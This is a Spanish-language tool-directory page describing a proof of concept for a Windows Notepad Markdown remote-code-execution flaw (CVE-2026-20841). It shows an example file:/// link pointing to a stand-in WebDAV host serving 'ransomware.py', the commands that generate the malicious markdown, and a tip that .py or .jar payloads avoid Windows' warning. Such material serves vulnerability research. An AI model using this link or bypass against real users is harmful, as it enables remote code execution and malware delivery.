
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-20841 — PoC para el "Windows Notepad RCE" | Kitploit
Herramientas/GitHubGitHub/tangent65536/cve-2026-20841
Generación de PayloadsExplotaciónPhishing
GitHubtangent65536/cve-2026-20841

CVE-2026-20841

PoC para el "Windows Notepad RCE"

Ver Repositorio
2136hace 9 mesesAún no revisado
Compartir

CVE-2026-20841 PoC

PoC de la vulnerabilidad "Windows Notepad RCE".

Descargos

  1. NO soy quien descubrió esta vulnerabilidad. Créditos para los autores originales que figuran en la página oficial de divulgación. Simplemente recreé el PoC según la descripción.
  2. Personalmente no creo que esta vulnerabilidad sea tan grave como podría parecer. Se necesita más de un clic para activarla, a menos que se cumplan ciertos criterios en el sistema objetivo. Consulta la sección Criterios y Limitaciones. Recreé este PoC porque es muy digno de memes. Un "Notepad RCE" suena a locura total.

Descripción

La "vulnerabilidad" es simple. El motor de Markdown del Bloc de notas de Windows no le presta atención a los protocolos URL poco conocidos. Como analista de malware, he leído muchos informes sobre el despliegue de payloads mediante WebDAV y SMB. A partir de este documento, se puede abusar del protocolo file:/// y crear una URL que apunte a un archivo en un servidor WebDAV/SMB.

[BadLink](file:///\\webdav-payload-host@5005\DavWWWRoot\ransomware.py)

Uso

He creado dos scripts. Uno en Node.js y el otro en Python. Ambos crean un archivo Markdown que apunta a un payload WebDAV. Puedes usar los payloads de ejemplo que están en la carpeta sample-payloads.

Node.js

node poc.js <webdav-server> <port> <payload/path/on/server>

Python

python poc.py <webdav-server> <port> <payload/path/on/server>

El resultado (poc.md) aparecerá en el directorio actual.

Criterios y Limitaciones


  1. La mayoría de las extensiones de payload (p. ej., .exe, .lnk, .vbs, ...) seguirán activando un aviso integrado, aunque la aplicación Bloc de notas sea vulnerable. El aviso proviene del propio Windows. Al menos todo lo que he probado y que puede conducir a la ejecución de código en una instalación OOB predeterminada muestra este aviso obligatorio.
    fig01

  2. Si el dispositivo objetivo tiene Python o Java instalado, puedes usar un payload .py o .jar para omitir la advertencia emergente.

Después del Parche

fig02
Al hacer clic en el enlace ahora aparece una nueva advertencia emergente.

Varios

Puedes encontrar la versión vulnerable del Bloc de notas de Windows en Uptodown. Recuerda verificar la firma digital del instalador y asegúrate de que sea de Microsoft. Además, solo deberías probar este PoC en una VM.

¡Mantente a salvo y diviértete!

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    308

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





